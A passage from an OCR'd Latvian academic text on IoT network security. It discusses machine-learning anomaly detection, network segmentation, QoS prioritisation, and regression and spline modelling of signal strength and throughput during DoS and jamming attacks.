Malas mezgli ir vietējie serveri vai vārtejas, kas apstrādā un analizē datus no vairākām ierīcēm lokāli. Mezgli var apkopot datus un veikt pirmapstrādi, tādējādi samazinot datu apjomu, kas tiek nosūtīts uz mākoni, uzlabojot tīkla efektivitāti.

Šajā nolūkā optimizācija, izmantojot malu skaitļošanu, ievērojami palīdz uzlabot tīkla veiktspēju un samazina infrastruktūras pārslodzi.

Mašīnmācīšanās un mākslīgais intelekts kiberdrošības nodrošināšanai

Mašīnmācīšanās (angļu val. *Machine Learning*) un mākslīgā intelekta (angļu val. *Artificial Intelligence*) izmantošana kiberdrošībā ļauj automatizēt galvenos draudu atklāšanas un novēršanas procesus. Tas ne tikai palielina aizsardzības efektivitāti, bet arī samazina darbinieku pārslodzi, jo līdz minimumam samazina cilvēka iejaukšanos incidentu novēršanā [130, 132].

Lietošanas piemēri ir anomāliju analīze un automatizētās reaģēšanas sistēmas. Anomāliju analīze ir saistīta ar noviržu identificēšanu ierīču, lietotāju vai tīkla datplūsmas uzvedībā, kas var liecināt par kiberuzbrukumiem vai aizdomīgām darbībām. Mašīnmācīšanās algoritmi palīdz atrast šādas novirzes, kas var neatbilst normālai uzvedībai, padarot tos par spēcīgu rīku sarežģītu un slēptu uzbrukumu novēršanai.

Ir vairākas tehnoloģijas, kas palīdz analizēt dažādas anomālijas lietu internetā.

- **Laika rindu modeļi** – mašīnmācīšanās algoritmi, kas izseko parastos ierīču un lietotāju uzvedības modeļus, balstoties laika datos. Tie tiek apmācīti identificēt "normālu" uzvedību tīklā un reaģēt uz jebkādām novirzēm no šīs uzvedības.
- **Klasterizācija** – metode, kas grupē līdzīgus notikumus vai darbības klasteros. Anomālu darbību gadījumā tās tiks iedalītas atsevišķos klasteros, ļaujot sistēmai izcelt aizdomīgas darbības.
- **Neironu tīkli** – mākslīgos neironu tīklus var apmācīt atklāt sarežģītus uzvedības modeļus, kas var liecināt par uzbrukumiem. Piemēram, tīkli var noteikt novirzes tīkla datu plūsmā vai lietotāju darījumos, kas atbilst uzlaušanas pazīmēm [130].

Papildus anomāliju analīzei, lai nodrošinātu *IoT* tīklu kiberdrošību, ir vēl viens mašīnmācīšanās un mākslīgā intelekta lietojuma veids – automatizētās reaģēšanas sistēmas. Tās spēj automātiski reaģēt uz konstatētajiem apdraudējumiem reālajā tīklā. Šīs sistēmas var mazināt kaitējumu un novērst turpmākus uzbrukumus bez tūlītējas speciālistu iejaukšanas.

Automatizētās reaģēšanas sistēmas var iedalīt vairākās tehnoloģijās – drošības orķestrēšana (angļu val. *Security Orchestration, Automation and Response*), automatizēta drošības politiku izpilde, kā arī tīkla izolācija un segmentācija.

- **Drošības orķestrēšanas sistēmas** – sistēmas, kas integrē dažādas drošības tehnoloģijas, lai automatizētu darbības, reaģējot uz incidentiem. Piemēram, tās var automātiski bloķēt aizdomīgas *IP* adreses, izolēt apdraudētas ierīces vai apturēt kontu darbību.
- **Automatizēta drošības politiku izpilde –** sistēmas, kas var automātiski piemērot iepriekš konfigurētas drošības politikas, lai ierobežotu piekļuvi, aizsargātu datus un novērstu uzbrukumu izplatīšanos tīklā.
- **Tīkla izolācija un segmentācija –** reaģēšanas sistēmas, kas var automātiski izolēt apdraudētās ierīces vai apakštīklus, lai novērstu draudu izplatīšanos. Piemēram, ja vienā tīkla segmentā tiek konstatēta aizdomīga uzvedība, sistēma var ierobežot saziņu ar citiem segmentiem [130, 136–137].

Kiberdrošības jomā mašīnmācīšanās un mākslīgas intelekta izmantošanai ir vairākas priekšrocības.

- **Sarežģītu uzbrukumu atklāšana** – tradicionālās sistēmas ne vienmēr spēj atklāt sarežģītus vai slēptus draudus, kas ir labi maskēti lielajā tīkla datu plūsmā.

Mašīnmācīšanās algoritmi var atklāt šādus draudus, analizējot trafiku un identificējot anomālijas.

- **Automatizēšana** – mākslīgā intelekta sistēmas var automatizēt dzīves procesus, piemēram, notikuma žurnālu analīzi, tīkla trafika uzraudzību un reaģēšanu uz incidentiem, ļaujot kiberdrošības specialistiem pievērsties sarežģītākiem uzdevumiem;
- **Tīkla reaģēšanas ātrums** – automatizētās reaģēšanas sistēmas var ātri reaģēt uz incidentiem reālajā laikā, palīdzot samazināt risku un līdz minimumam samazināt uzbrukumu radītos zaudējumus.
- **Uzlabota uzbrukumu atklāšanas precizitāte** – mašīnmācīšanās algoritmu izmantošana palīdz samazināt viltus pozitīvo gadījumu skaitu, ļaujot koncentrēties uz reāliem draudiem, uzlabojot aizsardzības efektivitāti [130–132].

Mašīnmācīšanās procesam un mākslīgajam intelektam ir būtiska nozīme mūsdienu kiberdrošībā, jo īpaši tāpēc, ka draudi turpina pieaugt un kļūst arvien sarežģītāki. Izmantojot šīs tehnoloģijas anomāliju analīzei un automatizētai reaģēšanai, var ievērojami uzlabot drošību, paātrināt reaģēšanu uz incidentiem un līdz minimumam samazināt cilvēku kļūdas.

Tīklu segmentācija un mikrosegmentācija

Tīkla segmentācija ir kiberdrošības stratēģija, un tās galvenais mērķis ir sadalīt tīklu vairākos mazākos, izolētos apakštīklos. Šāds risinājums palīdz samazināt uzbrukumu izplatīšanās risku, ierobežojot piekļuvi citiem atšķirīgiem tīkla segmentiem un uzlabojot datu plūsmas kontroli. Mikrosegmentācija kā detalizētāk izstrādāta pieeja ļauj kontrolēt piekļuvi lietojumprogrammu un pakalpojumu līmenī (angļu val. *Application Layer*) [138].

Pirmā segmentācijas metode ir virtuālo lokālo tīkla (angļu val. *Virtual Local Area Network*) izveidošana, šī tehnoloģija ļauj loģiski sadalīt fizisku tīklu vairākos izolētos segmentos bez nepieciešamības izveidot papildu fiziskus tīklus. Katrs *VLAN* darbojas kā neatkarīgs tīkls, kas ļauj ierobežot datu pārraidi starp dažādiem segmentiem, nodrošinot izolāciju. Tīklu sadalīšana pa segmentiem palīdz ierobežot piekļuvi jutīgai informācijai un samazināt iespējamo uzbrukumu vektoru.

Mikrosegmentācija ir precīzāka un detalizētāka pieeja tīkla segmentācijai, kad tīkla sadalīšana notiek lietojuma līmeni – atsevišķas lietojumprogrammas, pakalpojumi vai virtuālās mašīnas, nodrošinot augstāka līmeņa piekļuves kontroli un drošību vienā infrastruktūrā. Mikrosegmentācija tiek plaši izmantota dažādās jomās, piemēram, virtualizācijā (*VMWare NSX* vai *OpenStack*). Šīs sistēmas izmanto mikrosegmentāciju, lai izolētu virtuālās mašīnas un

lietojumprogrammas vienas fiziskas mašīnas ietvaros, kas palīdz novērst draudu izplatīšanos virtualizētā vidē. Mikrosegmentācija ir īpaši efektīva mākoņinfrastruktūrās. Tā tiek izmantota, lai izolētu lietojumprogrammas un datus konteineru līmenī, piemēram, *Kubernetes* vai *Docker*, kā arī pakalpojumu līmenī. Tas nodrošina augstu datu pārraides drošības līmeni starp konteineriem un pakalpojumiem. Mikrosegmentācija ļauj kontrolēt piekļuvi lietojumprogrammu līmenī, atšķirībā no tradicionālās segmentācijas tā nodrošina kontroli ne tikai tīkla līmenī, bet arī lietojumprogrammu mijiedarbības līmenī, kas samazina iekšējo uzbrukumu risku [138].

Šādas tehnoloģijas uzlabo drošību un tīkla veiktspēju, ierobežojot uzbrukuma izplatību un nodrošinot precīzu piekļuves kontroli vienam segmentam, tas nevar viegli pārvietoties uz citiem segmentiem, kas samazina visa tīkla kompromitēšanas risku.


Šīs drošības optimizācijas metodes ir īpaši svarīgas *IoT* tīklos, kur tūkstošiem ierīču apmainās ar datiem. Segmentācija izolē kritiski svarīgas sistēmas no mazāk drošām ierīcēm.

Mikrosegmentācija vēl vairāk ierobežo datu plūsmu, neļaujot uzbrucējam pārvietoties starp ierīcēm, pat tad, ja viena no tām tiek uzlauzta.

Tādējādi segmentācija un mikrosegmentācija stiprina tīkla aizsardzību, uzlabo datu kontroli un palīdz novērst uzbrukumu izplatīšanos, īpaši *IoT* vidē.

IoT tīklu veiktspējas un drošības pārvaldības integrēto pieeju izstrāde

Ir zināms, *IoT* tīkli ir kompleksas sistēmas, kurās jānodrošina gan augsta veiktspēja, gan drošība. Integrētu pieeju izstrāde šo aspektu pārvaldībai ir īpaši svarīga vidēs ar ierobežotiem resursiem un lielu pieslēgto ierīču skaitu. Šāda pieeja ļauj organizācijām panākt līdzsvaru starp datu aizsardzību, kiberuzbrukumu samazināšanu un efektīvu tīkla darbību.



5.2. att. Drošības sistēmu un to pārvaldības integrētās pieejas pamatprincipi [137].

Veiktspēja un drošības līdzsvarošana

Drošībai bieži vien ir nepieciešami papildu skaitļošanas resursi, kas var mazināt veiktspēju. Nepieciešams atrast līdzsvaru, lai drošības līmenis tiktu saglabāts pieņemamā līmenī, bet vienlaikus netiktu upurēta pietiekama tīkla veiktspēja. Piemēram, izmantojot vieglas kriptogrāfijas metodes, inteliģentu tīkla pārvaldību un kontroli, sadalīt tīkla datu plūsmu, izmantojot segmentācijas metodes un mākoņbalstītu drošību.

Automatizācija un adaptīvie risinājumi

IoT tīkli bieži darbojas dinamiskā un mainīgā vidē, piemēram, ražošanā, medicīnā un viedās pilsētās, kur cilvēku un aktivitāšu skaits strauji pieaug. Automatizētu un adaptīvu sistēmu izmantošana ļauj elastīgi reaģēt uz drošības apdraudējumiem un produktivitātes izmaiņām reālajā laikā. Šajā situācijā noder viedie algoritmi, ko var iestrādāt ierīcēs, lai līdz minimumam samazinātu uzmanības novēršanu [137].

Drošības integrācija arhitektūras līmeņos

Drošībai jābūt integrētai visos *IoT* arhitektūras līmeņos – no ierīces līdz mākoņa infrastruktūrai. Pamatojoties uz *IoT* tīkla konstrukciju, kas ietver šifrētus datus, lietotāju autentifikāciju piekļuves kontrolei un pārvaldībai un ierīču fizisko aizsardzību pret nesankcionētu piekļuvi. Integrētās veiktspējas un drošības pārvaldības metodēm ir daudzas formas, bet ir arī pakalpojumu kvalitātes (angļu val. *Quality of Service*) metodes, kas ļauj noteikt datu plūsmas prioritātes un ierobežot resursu izmantošanu nekritiskiem uzdevumiem, vienlaikus saglabājot tīkla drošību. Liela nozīme tīkla stabilitātes un veiktspējas uzturēšanā ir caurlaidspējas pārvaldībai un tīkla pakalpojumu kvalitātei, jo īpaši saistībā ar *IoT* tīklam, kuros liels skaits ierīču rada dažāda veida datu plūsmu. Pakalpojumu kvalitātes tehnoloģijas ieviešana palīdz efektīvi sadalīt tīkla resursus, piešķirot prioritāti kritiski svarīgiem datiem un ierobežojot nekritiskus procesus, lai līdzsvarotu veiktspēju un drošību [40].

QoS ir mehānisms, kas nosaka datplūsmas prioritātes tīklā, tādējādi nodrošinot pienācīgu veiktspējas līmeni kritiski svarīgām lietojumprogrammām un pakalpojumiem, vienlaikus samazinot latentumu un novēršot pārslodzi. Piemēram, datiem, kas saistīti ar kritiskām operācijām vai funkcijām, var piešķirt augstāku prioritāti tīklā, palīdzot nodrošināt to netraucētu pārraidi pat tīkla pārslodzes gadījumā. Izmantojot *IoT* tīkla piemēru, rūpniecības nozarēs datiem no drošības sensoriem vai vadības sistēmām jāpiešķir visaugstākā prioritāte, lai nodrošinātu drošu un precīzi iekārtas darbību. Mazāk svarīgiem datiem, piemēram, darba ziņojumiem, var piešķirt zemāku prioritāti.

Kā piemēru var izmantot medicīnas tīklus – telemedicīnā, lai nodrošinātu savlaicīgu informāciju, datu plūsmai ar video straumēšanu no attālinātām pacientu veselības uzraudzības ierīcēm var piešķirt prioritāti, salīdzinot ar citām mazsvarīgām tīkla darbībām. Viedpilsētās tīklos datu pārraidei no satiksmes sensoriem var noteikt prioritāti, savukārt datu pārraidei no informācijas stendiem vai apgaismojuma sistēmām var ierobežot caurlaidspējas joslu. *QoS* tehnoloģijā var ierobežot caurlaidspējas joslu, tādējādi atbrīvojot resursus augstākas prioritātes datiem un uzdevumiem. Tas palīdz uzlabot kopējo tīkla veiktspēju un samazina varbūtību, ka nekritiski svarīgas darbības pārslogo tīklu.

Praksē ieviesta *QoS* tehnoloģija, kas palīdz marķēt paketes pareizai izpildei un pārsūtīšanai. Piemēram, diferencētie pakalpojumi (angļu val. *DiffServ*), kas marķē paketes atkarībā no to svarīguma. Augstākas prioritāšu paketes saņem vairāk tīkla resursu, tādējādi samazinot kavēšanos un nodrošinot svarīgāko datu piegādi. Šīs tehnoloģijas izmantošana *IoT* tīklos ļauj maršrutētājiem un komutatoriem, kā arī ierīču koordinatoriem identificēt augstas prioritātes datu plūsmu, piemēram, datus no drošības sensoriem – kustības sensoriem vai balkona durvju slēdžiem, un piegādāt tos ātrāk nekā nekritiskos datus [139].

Integrētā pakalpojumu *QoS* (angļu val. *IntServ*) arhitektūra, kas izmanto resursu rezervēšanu atsevišķam datu plūsmām, garantē caurlaidspēju lietojumprogrammām ar reālām pakalpojumu kvalitātes prasībām. To var izmantot reāllaika lietojumprogrammās, piemēram, videokonferenču vai telemetrijas lietojumprogrammās, kur nepieciešama prognozējama veiktspēja un minimāls latentums [140].

QoS var ietvert datu plūsmas formēšanu. Tīkla datu plūsmas pārvaldības metode kontrolē pārsūtamo datu apjomu un piešķir tīkla caurlaidspēju, lai samazinātu pārslodzi un noteiktu prioritāti noteiktiem datu plūsmas veidiem. Arī datu marķēšana tiek veikta, lai kontrolētu un ierobežotu tīkla datu plūsmas apjomu, kas nāk no nekritiskiem procesiem. *IoT* tīklos tas nozīmē samazināt prioritāti sensoriem, kas sūta datus ar mazu atjaunināšanas ātrumu, un palielināt prioritāti ierīcēm, kas sūta datus reālajā laikā [140].

Pakalpojumu kvalitātes integrācija sniedz vairākas *IoT* tīklu izmantošanas priekšrocības, piemēram, tīkla stabilitātes uzturēšana, kas nodrošina svarīgu datu pārraidi, kad ir liels tīkla pārslogojums. Tas ir īpaši svarīgi *IoT* sistēmām, kurās var būt gan reāllaika dati, gan dati ar mazāk kritiskām piegādes laika prasībām. Uzlabota reāllaika lietojumprogrammu pakalpojumu kvalitāte, izmantojot *QoS* datu plūsmas prioritāšu noteikšanu, palīdz nodrošināt nepieciešamo joslas platumu un minimālu latentumu, piemēram, telemetrijas, videonovērošanas vai drošības sistēmām [19, 40, 139–140].

Resursu ierobežošana nekritiskiem procesiem novērš tīkla pārslodzi un uzlabo kopējo tīkla pārvaldi, padarot tīklu elastīgāku pret ārējām un iekšējām slodzēm. Trafika pārvaldība palīdz uzlabot arī drošību, segmentējot tīklus un samazinot neuzticamu lietojumprogrammu vai ierīču ļaunprātīgas izmantošanas risku, kas var radīt nevajadzīgu datu plūsmu. Caurlaidspēju pārvaldības un *QoS* integrācija ļauj *IoT* tīklam saglabāt augstu veiktspēju, uzticamību un drošību pat lielas slodzes apstākļos.

Mākoņpakalpojumu drošības sistēmas ir kopums, kas nodrošina *IoT* tīkla centralizētu pārvaldību, uzraudzību un aizsardzību, izmantojot mākoņa infrastruktūru. Izmantojot mākoņplatformas, tiek samazināta pārslodze vietējām ierīcēm un palielināta sistēmas mērogojamība un efektivitāte kopumā. Šādi risinājumi ļauj arī ātrāk ieviest drošības atjauninājumus un pielāgoties pieaugošajām prasībām. To priekšrocības ir arī lokālo ierīču un tīklu slodzes samazināšana kopumā, tas, ka visi dati un analītika tiek pārcelti uz mākoni, kas atbrīvo ierīču resursus un samazina to enerģijas patēriņu, kas ir ļoti svarīgi ierīcēm ar ierobežotām iespējām. Ierīces var viegli pielāgoties tīkla izaugsmei un atbalstīt lielu savienojumu skaitu, un mākoņplatformas ļauj pārvaldīt visas ierīces, izmantojot vienu konsoli, nodrošinot labāku situācijas izpratni un tīkla kontroli [88, 130–131].

Lai nodrošinātu sarežģīto sistēmas elastību, uzticamību un drošību, ir nepieciešamas integrētas pieejas veiktspējas un drošības pārvaldībai *IoT* tīklos. *IoT,* kam raksturīga ierīču daudzveidība un milzīgi datu apjomu, prasa līdzsvaru starp informācijas aizsardzību un efektīvu resursu izmantošanu. No vienas puses, augsts drošības līmenis nozīmē papildu izdevumus par skaitļošanas jaudu un tīkla caurlaidspēju, no otras puses, neīstenojot pamata drošības pasākumus, sistēma kļūst neaizsargāta pret ārējiem draudiem un datu aizsardzības pārkāpumiem. Iepriekš minēto pieeju izstrāde un ieviešana palīdz palielināt tīkla noturību pret uzbrukumiem, uzlabo veiktspējas kontroli un ļauj tīklus mērogot pēc vajadzības. Pieslēgto ierīču un datu apjomi turpina augt, tāpēc integrētie risinājumi kļūst būtiski, lai nodrošinātu *IoT* infrastruktūras drošību, efektivitāti un uzticamību.

Tendenču prognozēšana un analīze *IoT* tīklu darbības vidē

Lai izprastu tīkla darbības dinamiku un novērtētu uzbrukumu ietekmi, tiek veikta detalizēta signāla stipruma (*RSSI*) un caurlaidspējas izmaiņu analīze atkarībā no uzbrukuma veida. Tās ir tendenču līknes (angļu val. *trendline*). Šādas līknes palīdz vizualizēt datu izmaiņas laika gaitā, identificēt vispārējās tendences un atklāt iespējamos anomālos punktus. Šajā nodaļā aprakstītas izmantotās matemātiskās modelēšanas metodes, lai identificētu galvenās tīkla

tendenču izmaiņas un noteiktu uzbrukumu radīto ietekmi uz tīkla veiktspēju. Tendenču līkne izmantošana ļauj izcelt uzbrukuma brīžus un noteikt, kā dažādi traucējumi ietekmē tīkla darbību, sniedzot ieskatu par signāla samazināšanās stiprumu, caurlaidspējas samazināšanās ātrumu un iespējamo atjaunošanās dinamiku.

Lai apskatītu un aprakstītu signāla tendenču uzvedību dažādu uzbrukumu apstākļos, tika izmantotas dažādas matemātiskās pieejas. Modelēšanas mērķis bija precīzi noteikt signāla izmaiņu tendences, kas varētu liecināt par uzbrukumu. Tika izmantota polinoma regresija (kvadratiskā, kubiskā un 5. pakāpes), hibrīdmodeļi (polinomu un splainu), kā arī laika normalizācija. Tas palīdzēja izcelt uzbrukumu ietekmes raksturīgākās pazīmes tīkla signāla uzvedībā un nodrošināja precīzāku tīkla darbības modeļu analīzi. Tendenču līknes veidošanai bieži tiek izmantota lineārā, eksponenciālā un logaritmiskā regresija, jo šīs metodes nenodrošina pietiekami elastīgu pielāgošanos tīkla signāla un caurlaidspējas izmaiņām, kas rodas *DoS* un traucējumu (angļu val. *jamming*) uzbrukumu laikā. Tādi modeli bieži pieņem, ka tīkla izmaiņas ir vienkāršas un regulāras, taču 5.3. – 5.4. grafikos ir redzams, ka dati ir haotiski un nelineāri un tos nav iespējams apstrādāt, izmantojot parastās regresijas [141].

Polinomu regresija tika izmantota, lai aprakstītu signāla stipruma un caurlaidspējas vispārējās izmaiņas, pieņemot, ka šīs izmaiņas var izteikt kā n-tās pakāpes polinomus:

$$y(x) = a_0 + a_1 x + a_2 x^2 + \cdots + a_n x^n, \tag{5.1}$$

kur $a_n, a_{n-1}, \ldots, a_0$ – polinoma koeficienti, kas nosaka funkcijas formu, izmatojot vismazāko kvadrātu metodi *OLS* (angļu val. *Ordinary Least Squares*); x – normalizētais laiks ($x \in [0,1]$); $y(x)$ – prognozētā vērtība (*RSSI* vai caurlaidspēja) [141–142].

Koeficienti a_i tiek atrasti, izmantojot vismazāko kvadrātu metodi *OLS*, un tās mērķis ir minimizēt kļūdu funkciju E, kas aprēķina atšķirību starp faktiskajiem datiem y_i un polinomu $y(x_i)$:

$$E = \sum_{i=1}^{N} \left(y_i - y(x_i)\right)^2, \tag{5.2}$$

kur N – datu punktu skaits.

Lai atrastu koeficientus, tiek izmantota matricu forma:

$$Y = XA + \epsilon, \tag{5.3}$$

kur Y – vērtību vektors (mērījumi); X – dizaina matrica (katra x pakāpes vērtības); A – nezināmo koeficientu vektors; ϵ – trokšņa un mērījumu kļūdas.

Koeficienti tiek atrasti, izmantojot normālo vienādojumu:

$$A = (X^T X)^{-1} X^T Y. \quad (5.4)$$

Tas nozīme, ka katrs a_i tiek aprēķināts, minimizējot kļūdu starp faktiskajiem un prognozētajiem datiem.

Hibrīdmodelis tiek veidots kā vidējā vērtība starp polinoma regresiju un kubisko splainu. Tādējādi dati tiek izlīdzināti, saglabājot caurlaidspējas pamattendences, bet samazinot trokšņu ietekmi tīklā un *RSSI*. Lietotais polinoms ir atkarīgs no polinoma pakāpes, kas var būt kvadrātiskā, kubiskā un 5. pakāpes, un aproksimācijas precizitātes.

Kubiskais splains tiek aprakstīts kā

$$S(x) = \sum_{i=1}^{m} b_i B_i(x), \quad (5.5)$$

kur $B_i(x)$ – bāzes splainu funkcijas; b_i – koeficienti, kas tiek aprēķināti, lai nodrošinātu gludu grafika interpolāciju; m – mezglu skaits.

Splaina koeficienti tiek iegūti, minimizējot šādu kļūdu funkciju:

$$E = \sum_{i=1}^{N} \left(y_i - S(x_i)\right)^2 + \lambda \int \left(S''(x)\right)^2 dx, \quad (5.6)$$

kur λ – regulējošais parametrs, kas nosaka, cik gluds būs splains [141].


Kubiska splaina izteiksme (5.6. izteiksme) ietver divas daļas. Pirmā ir kvadrātisko noviržu summa, kas ir parasts mazāko kvadrātu metodes kritērijs un minimizē atšķirību starp sākotnējiem datiem y_i un splaina aproksimāciju. Tādējādi tas ir atbildīgs par aproksimācijas precizitāti. Otrā daļa ir integrālis no splaina otrā atvasinājuma kvadrāta, kas darbojas kā regulējošais loceklis un nodrošina funkcijas gludumu. Otrā atvasinājuma pakāpe nosaka splaina izliekumu – jo lielāka vērtība, jo vairāk izliekts ir splains. Ja lambda būs 0, regulācija gandrīz nepastāv, un splains pilnībā pielāgojas datiem, kas var izraisīt pārmācīšanos (angļu val. *overfitting*) (pārāk elastīga funkcija). Ja lambda būs bezgalīga, tad regulācija pilnībā nomāc izliekumu un splains tuvojas lineārai funkcijai. 5.6. izteiksme nodrošina līdzsvaru starp datu precizitāti un modeļa gludumu. Bez regulējošā locekļa splains varētu pārmērīgi pielāgoties trokšņiem, bet pie lielas lambda vērtības tas kļūtu pārāk izlīdzināts. Tādējādi tiek iegūts stabils un interpretējams modelis, kas labi aproksimē datus, vienlaikus saglabājot izturību pret trokšņiem [142–143].

Lai vieglāk salīdzinātu dažādas eksperimentālās sesijas, autors normalizēja laika vērtības diapazonā no 0 līdz 1. 5.7. izteiksme nodrošina to, ka visi dati tiek attēloti vienotā skalā neatkarīgi no konkrētā mērījumu ilguma.


$$t_{norm} = \frac{t - t_{min}}{t_{max} - t_{min}}, \tag{5.7}$$

kur t_{min} un t_{max} – sākuma un beigu laiks; t_{min} – normalizētais laiks [144].

Lai vizuāli novērtētu dažādu pieeju efektivitāti signāla stipruma un caurlaidspējas analīzē, tika izveidoti grafiki, kuros attēlotas polinomu un hibrīdmodeļa tendences līnijas. Izveidotie grafiki ļauj salīdzināt dažādu metožu spēju aprakstīt datus, kā arī izvērtēt gludumu un pielāgošanās precizitāti. 5.3.–5.6. attēlos var redzēt, kā dažādu pakāpju polinomi un hibrīdmodelis interpretē tīkla veiktspējas izmaiņas, ņemot vērā uzbrukumu ietekmi un signāla variācijas.




a)




b)

5.3. att. Tīkla caurlaidspējas izmaiņu analīze. Oriģinālie dati: a) pakešu sūtīšanas biežums – 0,25 sekundes; b) pakešu sūtīšanas biežums – 0,5 ar sekundes ar polinomu un hibrīdmodeļiem pakešu injekcijas laikā.




a)




b)

5.4. att. Tīkla caurlaidspējas izmaiņu analīze. Modificētie dati: a) pakešu sūtīšanas biežums – 0,25 sekundes; b) pakešu sūtīšanas biežums – 0,5 ar sekundes ar polinomu un hibrīdmodeļiem pakešu injekcijas laikā.




a)




b)

5.5. att. Tīkla caurlaidspējas izmaiņu analīze: a) oriģinālie dati; b) modificētie dati ar polinomu un hibrīdmodeļiem *DoS* uzbrukuma laikā.



a)



b)

